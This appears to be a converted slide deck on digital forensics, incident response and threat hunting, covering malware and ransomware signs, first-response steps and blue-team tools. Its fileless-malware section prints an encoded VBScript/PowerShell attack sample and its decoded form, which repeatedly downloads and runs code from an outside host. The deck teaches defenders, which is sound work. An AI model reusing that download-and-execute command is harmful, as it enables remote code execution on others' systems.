


# DFIR & Threat Hunting Guide

Presented by Isuru Tharanga Malawige


# Incident Response

# Incident Response Process




## Computer Security Incident Handling Guide


## CREST Cyber Security Incident Response Guide



# Incident Response Process contd.



# Types of Security Incidents



# Malware related IR

# Signs of Malware Infection

Source: Microsoft

- Your computer is slowing down
- OS Crashes
- Pop-up messages
- The Internet traffic suspiciously increases
- Your browser homepage changed without your input
- Unusual messages show unexpectedly.
- Your security solution is disabled
- Your friends say they receive strange messages from you
- Unfamiliar icons are displayed on your desktop
- Unusual error messages
- You can't access the Control Panel
- Everything seems to work perfectly on your PC



# Signs of Ransomware Infection

# Crypto

Crypto ransomware encrypts valuable files on a computer so that they become unusable.



# Signs of Ransomware Infection

## Locker

Locker ransomware does not encrypt files. Instead, it locks the victim out of their device.

### Your Windows has been Infected by Rabbit Ransomware!

Your Windows has been locked! If you want to unlock it you must pay 0.005 BTC or 0.15 ETH.

BTC Address:



Send 0.005 BTC

ETH Address:



Send 0.15 ETH

Time left:

**23:59:56**

After time expired all files will be deleted!

When you send money on my address you need to send transaction id to prove transaction.


Email: rabbit.cnannel@gmail.com

Unlock password:

Submit

# Crypto Miners

Uses the victim's computer to mine cryptocurrencies  
(ex: Bitcoin, Monero, Ether etc.)



## Task Manager

- **CTRL+SHIFT+ESC**

## Browser Task Manager

- **SHIFT+ESC**

	Memory	CPU	Network	Process ID
•  Browser	145,836K	126,316K	14.7	0 7144
•  GPU Process	56,340K	46,232K	1.3	0 6660
•  Utility: Patch Service	11,828K	8,744K	0.0	0 7228
•  Tab: Facebook	283,740K	252,588K	1.3	0 6508
•  Tab: 300mbfilms.Co - Movies High quality, Small size, mkv HD	256,780K	223,320K	345.4	0 8860
• Subframe: https://accounts.google.com/	35,424K	23,100K	0.0	0 9840
•  Extension: Adblock Plus	182,340K	155,960K	0.0	0 8800
•  Extension: McAfee® WebAdvisor	40,284K	29,864K	1.2	0 10668
•  Extension: AdBlock	149,652K	136,088K	1.2	0 11152

# Fileless Malware

- Cyber criminals don't need to place malware on your system to get in.
- Fileless or zero-footprint attacks use legitimate applications or even the operating system capabilities to get a foothold.

## How a **FILELESS ATTACK** works



# Fileless Malware contd...

```
vbscript:createobject("wscript.shell").run("PowerShell -nop -exec bypass -enc  
DQAKAGYAbwByACgAJABpAD0AMQA7ACQAAQAgAC0AbABIACAAMQAwADAAOWAkAGkAKwArACKADQAKAHsADQA  
KACQAYQA9ACcAaAB0AHQAcAA6AC8ALwA5AGsAZgAuAG0AZQAvAGkAbgAuAHAaABwAD8AaQBkAD0AMQAnAdSA  
aQBIAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAAbgBIAHQALgB3AGUAYgBjAGwAaQBIAG4AdAApAC4AZABvAHcA  
bgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJABhACKAOwBNAHMAaQBNAGEAawBIACAAKAAiACQAYQAiACsAJwA3ACC  
AKQA7AFMAdABhAHIAAtAFMAdABIAGUAcAAgADMAMAANAAoAfQANAAoA",0)(window.close)
```

The screenshot shows the CyberChef interface with the following settings:

- From Base64**: The input type is set to "Base64".
- Alphabet**: The character set is set to "A-Za-z0-9+/=". A dropdown menu is open.
- Remove non-alphabet chars**: This option is checked.
- Strict mode**: This option is unchecked.
- Decode text**: The output type is set to "Text".
- Encoding**: The encoding is set to "UTF-16LE (1200)".

The decoded text is displayed below the interface:

```
CyberChef
```

```
for($i=1;$i -le 100;$i++)  
{  
$a='http://9kf.me/in.php?id=1';iex(new-object net.webclient).downloadstring($a);MsIMake ("$a"+'7');Start-Sleep 30  
}
```

-nop	-NoProfile
-exec	-ExecutionPolicy
-enc	-EncodedCommand

```
for($i=1;$i -le 100;$i++)  
{  
$a='http://9kf.me/in.php?id=1';iex(new-object net.webclient).downloadstring($a);MsIMake ("$a"+'7');Start-Sleep 30  
}
```

iex

Invoke-Expression

- To view all PS aliases (> Get-Alias / gal)

# First Response

DON'T PANIC !!!



- **Don't Panic:** Concentrate to avoid making careless mistakes.
- **Scribe:** Take thorough Notes (What? When? Where? Who? Which? How?)
- **Network Isolation:** Disable both wired and wireless network access.
- **Preserve State:** Do not turn off the computer, log off, or use the computer.
- **Preserve Evidence:** Avoid analysis or artifact collection from the host.

Shutting down

If there is an ongoing  
**Ransomware** attack  
**SHUTDOWN**  
the  
system immediately to avoid  
further propagation

# Triaging

# Identifying Malware Processes

Investigate processes that...

- ...have no icon
- ...have no description or verified publisher
- ...unsigned Microsoft Images (validity of the images used by the processes)
- ...live in Windows directory or user profile
- ...include strange URLs in their strings
- ...have open TCP/IP endpoints
- ...host suspicious DLLs or services

# Arsenal

## Tools and Techniques for Blue Team / Incident Response

### Rapidly Search and Hunt through Windows Forensic Artefacts



Chainsaw provides a powerful 'first-response' capability to quickly identify threats within Windows forensic artefacts such as Event Logs and MFTs. Chainsaw offers a generic and fast method of searching through event logs for keywords, and by identifying threats using built-in support for Sigma detection rules, and via custom Chainsaw detection rules.

#### Features

- 🔎 Hunt for threats using [Sigma](#) detection rules and custom Chainsaw detection rules
- 🔎 Search and extract forensic artefacts by string matching, and regex patterns
- ⚡ Lightning fast, written in rust, wrapping the [EVTX parser](#) library by @OBenamram
- 📄 Clean and lightweight execution and output formats without unnecessary bloat
- 🔥 Document tagging (detection logic matching) provided by the [TAU Engine Library](#)
- 📅 Create execution timelines by analysing Shimcache artefacts and enriching them with Amcache data
- 📁 Output results in a variety of formats, such as ASCII table format, CSV format, and JSON format
- 💻 Can be run on MacOS, Linux and Windows

### Forensic Artifact Live Collection Tool Matrix

Evaluation and comparison of different forensic artifact collection tools, also known as forensic live collection.

What the emojis mean

- ☀️ Fully fulfilled requirement
- ☁️ Partially fulfilled requirement
- 🌃 Tool doesn't fulfill feature or requirement

How the different requirements are weighted is left to the reader.

- Windows live collection tools
- Linux live collection tools
- MacOS live collection tools

- Live Triaging
  - Task Manager
  - SysInternals
  - netstat / net / wmic
  - DeepBlueCLI
- Live Data Collection for Post Incident Analysis
  - RedLine
  - Kape
  - Wireshark
  - Unix-like Artifacts Collector (UAC - Linux)
  - Chainsaw


### DeepBlueCLI

